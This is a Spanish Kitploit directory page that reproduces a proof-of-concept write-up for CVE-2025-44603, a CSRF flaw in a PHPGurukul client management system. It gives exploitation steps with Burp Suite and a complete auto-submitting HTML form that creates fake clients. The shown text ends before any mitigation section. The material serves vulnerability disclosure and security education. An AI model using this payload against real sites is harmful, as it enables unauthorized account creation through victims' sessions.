
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/moulish2004/cve-2025-44603-csrf-leads_to_create_fakeusers
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad WebPruebas de PenetraciónAprendizaje y Educación
GitHubmoulish2004/cve-2025-44603-csrf-leads_to_create_fakeusers

CVE-2025-44603-CSRF-Leads_to_Create_FakeUsers

Prueba de concepto que demuestra una vulnerabilidad CSRF en un sistema de gestión de clientes basado en PHP, con código de explotación HTML y estrategias de mitigación para pruebas de seguridad en aplicaciones web.

Ver Repositorio
126hace 1 añoAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    381
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    316
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    305

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-44603 (Vulnerabilidad CSRF: Permite Crear Clientes Falsos)

Nombre del Proyecto y URL del Repositorio : https://phpgurukul.com/client-management-system-using-php-mysql/

Nombre de la Vulnerabilidad : Cross-Site Request Forgery (CSRF)

Versión Afectada : V1.2

Introducción

Existe una vulnerabilidad de Cross-Site Request Forgery (CSRF) en la funcionalidad de Añadir Cliente del Sistema de Gestión de Clientes desarrollado por PHPGurukul. CSRF es un ataque en el que un usuario autenticado es engañado para que envíe una solicitud maliciosa a una aplicación web. Esto puede dar lugar a acciones no autorizadas realizadas en nombre del usuario. En este informe, demostramos cómo se puede utilizar CSRF para crear usuarios falsos en un Sistema de Gestión de Clientes y sugerimos estrategias de mitigación.

Configuración del Entorno

  • Sistema de Gestión de Clientes alojado localmente usando MySQL y PHP.
  • Funcionalidad para añadir clientes y sus servicios.

Pasos para Explotar CSRF


1. Iniciar sesión como Administrador

Usando las credenciales proporcionadas, inicie sesión en el Sistema de Gestión de Clientes.

Iniciar sesión como administrador


2. Añadir un Nuevo Cliente

  • Seleccione la opción Añadir Cliente.
  • Ingrese los detalles requeridos del cliente.

Añadiendo nuevo cliente Ingrese los detalles del cliente



3. Capturar la Solicitud de Añadir Cliente

  1. Navegue hasta el botón Guardar.
  2. Configure Burp Suite para interceptar solicitudes.
  3. Haga clic en Guardar y capture la solicitud HTTP antes de que llegue al servidor.

  4. Envíe la solicitud capturada a la pestaña Repeater sin la cookie de sesión para su análisis.

Capturando la solicitud en Burp Enviar a repeater

Código CSRF para Clientes Falsos

A continuación se muestra el PoC en HTML para el ataque CSRF:

<html>
  <body>
    <form action="http://localhost/clientms/admin/add-client.php" method="POST">
      <input type="hidden" name="accounttype" value="Active Account" />
      <input type="hidden" name="cname" value="moulimurugan" />
      <input type="hidden" name="comname" value="kppr" />
      <input type="hidden" name="address" value="vijayamangalam" />
      <input type="hidden" name="city" value="erode" />
      <input type="hidden" name="state" value="tamil" />
      <input type="hidden" name="zcode" value="638026" />
      <input type="hidden" name="wphnumber" value="968560710" />
      <input type="hidden" name="cellphnumber" value="6931052465" />
      <input type="hidden" name="ophnumber" value="9638560410" />
      <input type="hidden" name="email" value="[email protected]" />
      <input type="hidden" name="password" value="moulimurugan" />
      <input type="hidden" name="websiteadd" value="clientmsdb" />
      <input type="hidden" name="notes" value="Nil" />
      <input type="hidden" name="submit" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>


Creando Clientes Falsos

  • Modifique los detalles existentes para crear clientes falsos

Añadiendo usuario falso 1 Añadiendo usuario falso 2

Probando el PoC CSRF

